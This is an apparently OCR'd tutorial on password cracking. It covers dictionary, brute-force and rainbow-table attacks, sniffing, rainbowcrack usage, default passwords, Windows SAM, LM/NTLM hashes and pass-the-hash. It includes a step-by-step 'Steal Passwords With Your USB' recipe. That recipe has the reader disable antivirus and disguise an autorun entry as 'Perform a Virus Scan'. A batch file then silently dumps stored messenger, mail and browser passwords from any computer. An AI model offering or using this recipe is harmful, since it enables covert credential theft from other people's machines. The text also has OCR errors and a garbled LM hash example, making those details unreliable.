


Figure 1. Passworc Creation/ Password Cracking Process

What Are the Passwords May be?

- Password that contains number, special charcter,letter(ap1@52)
- Password that contains only number(2872962)
- Password that contains only special characters(!@#$%^&**((())
- Password that contains only letter (kdjcidkjcvdk)
- Password that contains letter and number (dvdivjh12123)
- Password that contains letter and special characters
- Password that contains only special characters and numbers

Manual Password Cracking Algorithm (Try and Error method)

- Find a valid user
- Create a list of possible passwords
- Rank the passwords from high probability to low
- Key in each password
- If the system allows entry – Success, else try again




Figure 2. Manual Attack

Automatic Password Cracking Algorithm

• Find a valid user

• Find encryption algorithm used

• Obtain encrypted passwords

• Create list of possible passwords

• Encrypt each word

• See if there is a match for each user ID

• Repeat steps 1 through 6




Figure 3. Attack

Password Cracking Techniques

Dictionary Attack

A *dictionary attack* uses a predefined dictionary to look for a match between the encrypted password and the encrypted dictionary word. Many dictionary files are available, ranging from Klingon to popular movies, sports, and the NFL. Many times, these attacks can be performed in just a few minutes because individuals tend to use easily remembered passwords. If passwords are well-known, dictionary-based words, dictionary tools will crack them quickly

Brute Force Attack

The brute-force attack is a type of encrypted password assault and can take hours, days, months, or years, depending on the complexity of the password and the key combinations used. This type of attack depends on the speed of the CPU’s power because the attacker attempts every combination of letters, numbers, and characters. Take a look at how quickly the time can increase for such an attack. First, you must consider the number of possibilities within a given key space. The key space of all possible combinations of passwords to try is calculated using the following formula:

```
KS = L^(m) + L^(m+1) + L^(m+2) + ........ + L^(M)
```

In this formula, L = character set length, m = min length of the key, and M = max length of the key. This means that if you are attempting to crack a 7-character password using the 26-letter character set of ABCDEFGHIJKLMNOPQRSTUVWXYZ, the brute-force attack would have to try 8,353,082,582 different potential keys. If you performed the same attack but added 0123456789!@#$%^&*()- +=~‘[]{}|\:;’“<>,.?/ to the character set, the number of keys tried would rise to 6,823,331,935,124.

Hybrid Attack

This works like dictionary attack, but add some numbers and symbols from dictionary and tries to crack the password. It will take more and more time to crack the specific password.

Syllable Attack


It is the both combination of brute force and dictionary based attack and again take more time

Rule Based Attack

This will success when The Attacker or hacker get some information about Password. Gathering Information like using social engineering. For Ex: Default Password, Birthday, Lucky No.s,Pet name Friend Name etc…..

Password Sniffing

If an Attacker is able to eavesdrop the connections in windows logins, then this approach can spare random guesswork. Sniff Credentials Off the wire while logging into a server and replay them to gain access. For Ex:If a user is using a login via http connection then that connection can be eavesdropped by sniffer like wireshark,tcpdump,ettercap etc….IF You are search for http connection on “Filter” Options and go for “Follow tcp stream” you will see the password in the clear text on the header.


Microsoft: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

Enter a display filter, or choose one of your recently used filters. The background color of this field is changed by a continuous syntax check (green is valid, red is invalid, yellow may have unexpected results).

```
No. .  Time         Source            Destination
   18 7.821041     68.98.135.209     192.168.2.4                        5  Destination port: 43539
   19 9.397979     120.56.179.143    192.168.2.4                        1  Destination port: 43539
   20 10.751622    192.168.2.4       78.46.33.13                       YN] Seq=0 Win=8192 Len=0 MSS=1460
   21 11.010140    192.168.2.4       78.46.33.133       TCP     54342 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460
   22 11.262483    112.196.31.245    192.168.2.4        UDP     Source port: netiq-endpoint  Destination port: 43539
   23 11.604650    46.8.209.46       192.168.2.4        UDP     Source port: 54438  Destination port: 43539
   24 12.412523    192.168.2.4       78.46.33.133       TCP     54343 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   25 12.664268    192.168.2.4       78.46.33.133       TCP     54344 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   26 12.896012    192.168.2.4       74.125.236.100     TCP     54292 > http [FIN, ACK] Seq=1 Ack=1 Win=4053 Len=0
   27 12.897998    192.168.2.4       78.46.33.133       TCP     54345 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   28 12.910767    74.125.236.100    192.168.2.4        TCP     http > 54292 [FIN, ACK] Seq=1 Ack=2 Win=661 Len=0
   29 12.910931    192.168.2.4       74.125.236.100     TCP     54292 > http [ACK] Seq=2 Ack=2 Win=4053 Len=0
   30 12.911309    120.56.179.143    192.168.2.4        UDP     Source port: 29231  Destination port: 43539
   31 13.297383    192.168.2.4       78.46.33.133       TCP     54346 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   32 15.408627    192.168.2.4       78.46.33.133       TCP     54343 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   33 15.673041    192.168.2.4       78.46.33.133       TCP     54344 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   34 15.903167    192.168.2.4       78.46.33.133       TCP     54345 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
   35 16.294576    192.168.2.4       78.46.33.133       TCP     54346 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2

⊞ Frame 1 (145 bytes on wire, 145 bytes captured)
⊞ Ethernet II, Src: 94:44:52:40:8b:07 (94:44:52:40:8b:07), Dst: Intel_62:12:7c (00:16:ea:62:12:7c)
⊞ Internet Protocol, Src: 70.176.172.75 (70.176.172.75), Dst: 192.168.2.4 (192.168.2.4)
⊞ User Datagram Protocol, Src Port: 28223 (28223), Dst Port: 43539 (43539)
⊞ Data (103 bytes)

0000  00 16 ea 62 12 7c 94 44  52 40 8b 07 08 00 45 40   ...b.|.D R@....E@
0010  00 83 9d 6b 00 00 66 11  01 17 46 b0 ac 4b c0 a8   ...k..f. ..F..K..
0020  02 04 6e 3f aa 13 00 6f  43 07 64 31 3a 61 64 32   ..n?...o C.d1:ad2
0030  3a 69 64 32 30 3a a0 52  17 7d 87 10 7f 4e 31 1b   :id20:.R .}...N1.
0040  6b 01 f9 1b a0 57 69 da  25 74 36 3a 74 61 72 67   k....Wi. %t6:targ

Microsoft: <live capture in progress> File: C...   Packets: 35 Displayed: 35 Marked: 0   Profile: Default
```

Figurte 4. Sniffer

Rainbow Table Attack

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password, up to a certain length consisting of a limited set of characters.





Figure 5. Rainbow Table Attack (Wikipedia)


Applications Places System
Thu Oct 31, 12
root@bt: /pentest/passwords/rainbowcrack
File Edit View Terminal Help
<< back | tra

```
root@bt:/pentest/passwords/rainbowcrack# ./rtgen md5 loweralpha-numeric 1 5 0 3800 3355443
rainbow table md5_loweralpha-numeric#1-5_0_3800x33554432_0.rt parameters
hash algorithm:        md5
hash length:           16
charset:               abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:        61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76
charset length:        36
plaintext length range: 1 - 5
reduce offset:         0x00000000
plaintext total:       62193780

sequential starting point begin from 0 (0x0000000000000000)
generating...
32768 of 33554432 rainbow chains generated (0 m 50.7 s)
65536 of 33554432 rainbow chains generated (0 m 50.1 s)
98304 of 33554432 rainbow chains generated (0 m 50.2 s)
131072 of 33554432 rainbow chains generated (0 m 50.7 s)
163840 of 33554432 rainbow chains generated (0 m 50.6 s)
196608 of 33554432 rainbow chains generated (1 m 1.0 s)
```

Figure 6. BackTrack

The above is the generation of rainbow table using "rainbowcrack " in backtrack5 machine. Once your tables have been generated, a process that depends on the number of processors being used to generate the hashes (approximately 2 to 7 hours), your specified output directory will contain `*.rt` files.

Default Passwords


A default password is a password that is supplied by the manufacturer with new equipment with that is password protected.

Online tools that can be used for default passwords are below:

- *www.defaultpassword.com*
- *www.cirt.net*
- *www.default-password.info*

- *www.defaultpassword.us*
- *www.routerpasswords.com/*

A hacker can easily guess the password and take over the system. Below is the screen shots



Manufacturer	Model	Protocol	Username	Password
COM3	OLE	HTTP	admin	admin

Figure 7. Default Passwords

Steal Passwords With Your USB (Pen Drive)

As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pendrive you can create your own rootkit to sniff passwords from any computer. We need the following tools to create our rootkit.

MessenPass

Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.

Mail PassView

Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free. Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.

IE Passview

IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 – v6.0

Protected Storage PassView

Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…

PasswordFox

PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.

Here is a step by step procedure to create the password hacking toolkit.

Note

You must temporarily disable your antivirus before following these steps.

1. Download all the 5 tools, extract them and copy only the executables (.exe files) into your USB Pendrive.

ie: Copy the files – mspass.exe, mailpv.exe, iepv.exe, pspv.exe andpasswordfox.exe into your USB Drive.

2. Create a new Notepad File and write the following text into it

```
[autorun] open=launch.bat
ACTION= Perform a Virus Scan
```

Save it as autorun.inf & copy autorun.inf to your pen drive.

3. Create another Notepad file and write the following text onto it.

```
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
```

Save it as launch.bat & copy launch.bat to your pen drive.

Now your rootkit is ready and you are all set to sniff the passwords. You can use this pendrive on on any computer to sniff the stored passwords. Just follow these steps

1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).

2. In the pop-up window, select the first option (Perform a Virus Scan).


3. Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.

4. Remove the pendrive and you'll see the stored passwords in the .TXT files.

This hack works on Windows 2000, XP and Vista

Note

This procedure will only recover (steal) the stored passwords (if any) on the Computer.



Name	Date modified	Type	Size
autorun.inf	10/31/2013 1:57 AM	Setup Information	1 KB
iepv.exe	5/25/2013 10:32 PM	Application	50 KB
launch.bat	10/31/2013 1:47 AM	Windows Batch File	1 KB
mailpv.exe	3/27/2013 1:27 AM	Application	97 KB
mspass.exe	4/4/2011 9:20 AM	Application	65 KB
PasswordFox.exe	6/25/2013 11:06 AM	Application	89 KB
pspv.exe	6/23/2006 11:08 PM	Application	52 KB

Figure 8. Stored Passwords recovery

Security Architecture of Windows

There are three components of Windows Security:

- LSA (Local Security Authority)
- SAM (Security Account Manager)
- SRM (Security Reference Monitor)


LSA (Local Security Authority)

- LSA is the Central Part of NT Security. It is also known as Security Subsystem. The Local Security Authority or LSA is a key component of the logon process in both Windows NT and Windows 2000. In Windows 2000, the LSA is responsible for validating users for both local and remote logons. The LSA also maintains the local security policy.
- During the local logon to a machine, a person enters his name and password to the logon dialog. This information is passed to the LSA, which then calls the appropriate authentication package. The password is sent in a nonreversible secret key format using a one-way hash function. The LSA then queries the SAM database for the User's account information. If the key provided matches the one in the SAM, the SAM returns the users SID and the SIDs of any groups the user belongs to. The LSA then uses these SIDs to generate the security access token.

SAM (Security Account Manager)

- The Security Accounts Manager is a database in the Windows operating system (OS) that contains user names and passwords. SAM is part of the registry and can be found on the hard disk.
- This service is responsible for making the connection to the SAM database (Contains available user-accounts and groups). The SAM database can either be placed in the local registry or in the Active Directory (If available). When the service has made the connection it announces to the system that the SAM-database is available, so other services can start accessing the SAM-database.
- In the SAM, each user account can be assigned a Windows password which is in encrypted form. If someone attempts to log on to the system and the user name and associated passwords match an entry in the SAM, a sequence of events takes place ultimately allowing that person access to the system. If the user name or passwords do not properly match any entry in the SAM, an error message is returned requesting that the information be entered again.
- When you make a New User Account with a Password, it gets stored in the SAM File.

Windows Security Files are located at “C:\Windows\System32\Config\SAM”.



Name	Date modified	Type	Size
Journal	7/26/2012 9:47 AM	File folder	
RegBack	10/29/2013 11:43 ...	File folder	
systemprofile	7/26/2012 12:17 PM	File folder	
TxR	7/26/2012 11:56 AM	File folder	
BCD-Template	10/15/2013 12:05 ...	File	256 KB
COMPONENTS	10/31/2013 1:53 PM	File	24,576 KB
COMPONENTS.LOG	7/26/2012 9:47 AM	Text Document	0 KB
DEFAULT	10/30/2013 10:29 ...	File	256 KB
DEFAULT.LOG	7/26/2012 9:47 AM	Text Document	0 KB
DRIVERS	10/31/2013 9:38 AM	File	4,872 KB
FP	7/26/2012 9:51 AM	File	1 KB
SAM	10/30/2013 10:29 ...	File	256 KB
SECURITY	10/30/2013 10:29 ...	File	256 KB
SECURITY.LOG	7/26/2012 9:47 AM	Text Document	0 KB
SOFTWARE	10/30/2013 10:29 ...	File	47,872 KB
SOFTWARE.LOG	7/26/2012 9:47 AM	Text Document	0 KB
SYSTEM	10/30/2013 10:29 ...	File	11,520 KB
SYSTEM.LOG	7/26/2012 9:47 AM	Text Document	0 KB

Figure 9. “C:\Windows\System32\Config\SAM”

SRM (Security Reference Monitor)

- The Security Reference Monitor is a security architecture component that is used to control user requests to access objects in the system. The SRM enforces the access validation and audit generation. Windows NT forbids the direct access to objects. Any access to an object must first be validated by the SRM. For example, if a user wants to access a specific file the SRM will be used to validate the request. The Security Reference Monitor enforces access validation and audit generation policy.

- The reference monitor verifies the nature of the request against a table of allowable access types for each process on the system. For example, Windows 3.x and 9x operating systems were not built with a reference monitor, whereas the Windows NT line, which also includes Windows 2000 and Windows XP, was designed with an entirely different architecture and does contain a reference monitor.

What is LAN Manager Hash?

Example: Lets say that the password is: ‘123456qwerty’

- When this password is encrypted with LM algorithm, it is first converted to all uppercase: ‘123456QWERTY’

- The password is padded with null (blank) characters to make it 14 character length: ‘123456QWERTY_’

- Before encrypting this password, 14 character string is split into half: ‘123456Q and WERTY_’

- Each string is individually encrypted and the results concatenated.

```
’123456Q’ = 6BF11E04AFAB197F
‘WERTY_’ = F1E9FFDCC75575B15
```

- The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15

Note

The first half of the hash contains alpha-numeric characters and it will take 24 hrs to crack by LOphtcrack and second half only takes 60 seconds.

LM Uses DES Type of encryption.

NTLM Authentication

NT LAN Manager (NTLM) is the Microsoft authentication protocol that was created to be the successor of LM. NTLM was accepted as the new authentication method of choice and implemented with Windows NT 4.The creation of an NTLM hash (henceforth referred to as the NT hash) is actually a much simpler process in terms of what the operating system actually does, and relies on the MD4 hashing algorithm to create the hash based upon a series of mathematical calculations. After converting the password to Unicode, the MD4 algorithm is used to produce the NT hash. In practice, the password "PassWord123", once converted, would be represented as "67A54E1C9058FCA16498061B96863248".

MD4 is considered to be significantly stronger than DES as it allows for longer password lengths, it allows for distinction between uppercase and lowercase letters and it does not split the password into smaller, easier to crack chunks.


Perhaps the biggest complaint with NTLM created hashes is that Windows does not utilize a technique called salting. Salting is a technique in which a random number is generated in order to compute the hash for the password. This means that the same password could have two completely different hash values, which would be ideal.

With this being the case, it is possible for a user to generate what are called rainbow tables. Rainbow tables are not just coffee tables painted with bright colors; they are actually tables containing every single hash value for every possible password possibility up to a certain number of characters. Using a rainbow table, you can simply take the hash value you have extracted from the target computer and search for it. Once it is found in the table, you will have the password. Later Version of windows like **Windows7/8/** works on this type of authentication.

Pass-The Hash Attack(PtH)

PtH attacks involve two primary steps: obtaining the hashes, and using them to create new authenticated network logon sessions. An attacker that has compromised a target computer and obtained administrative permissions can access hashes in the stored authentication database or from memory. It is worked on windows 8 Machine.it can be done using fgdump,cain and able etc…

Difference Between LM,NTLM(1&2)



Attribute	LM	NTLMv1	NTLMv2	
Password Case Sensitive	No	YES	YES	✓
Hash Key Length	56bit + 56bit	-	-	✓
Password Hash Algorithm	DES (ECB mode)	MD4	MD5	✓
Hash Value Length	64bit + 64bit	128bit	128bit	✓
C/R Key Length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit	✓
C/R Algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5	✓
C/R Value Length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit	✓

Figure 10. Difference Between LM, NTLM

Tools for Cracking Windows Passwords

There are tons of Cracker program for cracking windows password by supplying SAM file to the cracker. Some of are :

